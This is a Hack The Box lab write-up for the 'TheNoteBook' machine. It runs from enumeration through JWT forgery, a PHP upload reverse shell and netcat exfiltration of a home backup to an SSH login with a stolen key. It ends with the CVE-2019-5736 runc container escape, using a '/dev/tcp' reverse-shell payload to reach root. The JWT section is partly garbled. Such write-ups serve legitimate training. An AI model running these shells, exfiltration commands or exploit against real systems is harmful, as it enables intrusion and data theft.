



Hack The Box  
PEN-TESTING LABS

# TheNoteBook - Writeup HTB


Author : PierreAD

## I) Enumeration :

```
nmap -sv -A -O thenotebook.htb
```

```
22/tcp open      ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|   256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp open      http      nginx 1.14.0 (Ubuntu)
|_ http-server-header: nginx/1.14.0 (Ubuntu)
|_ http-title: The Notebook - Your Note Keeper
10010/tcp filtered rxapi
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=3/7%OT=22%CT=1%CU=33696%PV=Y%DS=2%DC=T%G=Y%TM=604518EA
OS:%P=x86_64-linux-gnu)SEQ(SP=104%GCD=1%ISR=110%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11
OS:NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%0=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%0=RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)
```

```
firefox http://thenotebook.htb
```



Welcome back! PierreAD

Visit /notes to access your notes or select it from navbar.


```
dirb http://thenotebook.htb
```

```
+ http://thenotebook.htb/admin (CODE:403|SIZE:9)
+ http://thenotebook.htb/login (CODE:200|SIZE:1250)
+ http://thenotebook.htb/logout (CODE:302|SIZE:209)
+ http://thenotebook.htb/register (CODE:200|SIZE:1422)
```

## Nothing interesting with scan web directory

but :

During authentication, website create cookie seems like JWT



when we put in : jwt.io/

PASTE A TOKEN HERE

EDIT THE PAYLOAD AND SECRET

3

- Put them here :

```
VERIFY SIGNATURE

RSASHA256(
    base64UrlEncode(header) + ". " +
    base64UrlEncode(payload),
    publicKey)

-----END PUBLIC KEY-----

utCnHgUyH6PGQAR2fczhQ1XYRrvut
ic9etNdlyVt0t/1iX+vuranSyyz1M
W=
-----END RSA PRIVATE KEY-----
```

Encoded

Decoded EDIT THE PAYLOAD AND SECRET

PAYLOAD: DATA

VERIFY SIGNATURE

```
python -m SimpleHTTPServer
```

- 4

## The Notebook

Welcome back! PeterAD

Visit /notes to access your notes or select it from navbar.

We can now see admin **panel section**

we have now acces to all admin 's notes :

### Your Notes

Need to fix config	<a href="#">View Note</a>
Backups are scheduled	<a href="#">View Note</a>
The Notebook Quotes	<a href="#">View Note</a>
Is my data safe?	<a href="#">View Note</a>

one interests us in particular :

### Need to fix config

admin

Have to fix this issue where PHP files are being executed :/. This can be a potential security issue for the server.

So, if i understand correctly, we just have to upload a script in php and it will be executed

#### Your Files

No files uploaded yet.

Select file

No file selected.

Save

So :



<https://www.asafety.fr/reverse-shell-one-liner-cheat-sheet/>

```
peter@kali:~$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.14.105] from (UNKNOWN) [10.10.10.230] 44064
/bin/sh: 0: can't access tty; job control turned off
$ █
```

### III) Privilege escalation :

www-data ⇒ noah :

During privses'c énumération, i see that in 'Backup' Directory :

```
$ ls -la
total 60
drwxr-xr-x  2 root root  4096 Mar  9 17:40 .
drwxr-xr-x 14 root root  4096 Feb 12 06:52 ..
-rw-r--r--  1 root root 33252 Feb 24 08:53 apt.extended_states.0
-rw-r--r--  1 root root  3609 Feb 23 08:58 apt.extended_states.1.gz
-rw-r--r--  1 root root  3621 Feb 12 06:52 apt.extended_states.2.gz
-rw-r--r--  1 root root  4373 Feb 17 09:02 home.tar.gz
```

and I remembered a note on the web server :

## Backups are scheduled

admin

Finally! Regular backups are necessary. Thank god it's all easy on server.

To transfer files from my home to the machine I'm attacking :


```
nc -w 3 10.10.14.105 1235 < home.tar.gz
```

```
nc -l -p 1235 > home.tar.gz
```

```
$ ls -la
total 60
drwxr-xr-x  2 root root  4096 Mar  9 17:40 .
drwxr-xr-x 14 root root  4096 Feb 12 06:52 ..
-rw-r--r--  1 root root 33252 Feb 24 08:53 apt.extended_states.0
-rw-r--r--  1 root root  3609 Feb 23 08:58 apt.extended_states.1.gz
-rw-r--r--  1 root root  3621 Feb 12 06:52 apt.extended_states.2.gz
-rw-r--r--  1 root root  4373 Feb 17 09:02 home.tar.gz
$ nc -w 3 10.10.14.105 1235 < home.tar.gz
```

```
peter@kali:~$ nc -l -p 1235 > home.tar.gz
peter@kali:~$
```

Some interesting file in (id\_rsa allows us to connect in ssh without password)



```
peter@kali:~/home/noah/.ssh$ ssh -i id_rsa noah@thenotebook.htb
The authenticity of host 'thenotebook.htb (10.10.10.230)' can't be established.
ECDSA key fingerprint is SHA256:GHcgekaLnxmzAeBtBN8jWgd3DME3eniUb0l+PDmejDQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'thenotebook.htb,10.10.10.230' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Mar  9 17:52:42 UTC 2021

System load:  0.29          Processes:           189
Usage of /:   39.9% of 7.81GB Users logged in:       1
Memory usage: 13%          IP address for ens160: 10.10.10.230
Swap usage:   0%           IP address for docker0: 172.17.0.1

61 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Tue Mar  9 17:41:23 2021 from 10.10.16.8
noah@thenotebook:~$
```

noah ⇒ root :



For privesc 's enumeration, i executed Linpeas.sh

```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[!] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
```

We can see sudo command

```
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 /bin/bash
```

with this command, we have a shell in webapp-dev01 docker

After some research and help 🤖 i found this exploit :



<https://github.com/Frichetten/CVE-2019-5736-PoC>

Download main.go and change payload like this :

```
package main

import (
    "fmt"
    "io/ioutil"
    "os"
    "strconv"
    "strings"
)

var payload = "#!/bin/bash \n bash -i >& /dev/tcp/10.10.14.105/4243 0>&1"
```

Command for build main.go :

```
go build main3.go
```

```

root@5a9ea351af88:/opt/webapp# wget http://10.10.14.105:8000/main3
--2021-03-10 20:19:10-- http://10.10.14.105:8000/main3
Connecting to 10.10.14.105:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2236673 (2.1M) [application/octet-stream]
Saving to: 'main3'

main3 100%[=====] 2.13M 134KB/s in 16s

2021-03-10 20:19:26 (133 KB/s) - 'main3' saved [2236673/2236673]

root@5a9ea351af88:/opt/webapp# chmod +x main3
root@5a9ea351af88:/opt/webapp# ./main3
[+] Overwritten /bin/sh successfully
[+] Found the PID: 64
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc0000aa180}

```

Download main3 in webapp docker, chmod, create listener in attacking machine and execute our payload

now in other noah session :

```

noah@thenotebook$ sudo /usr/bin/docker exec -it webapp-dev01 /bin/sh
No help topic for '/bin/sh'
noah@thenotebook$

```

annnddd our payload is executed :

```

peter@kali:~$ nc -lvnp 4243
listening on [any] 4243 ...
connect to [10.10.14.105] from (UNKNOWN) [10.10.10.230] 59278
bash: cannot set terminal process group (67962): Inappropriate ioctl for device
bash: no job control in this shell
<36658277470cad9666459e6863ab86deef2d1d85093e3265b# id
id
uid=0(root) gid=0(root) groups=0(root)

```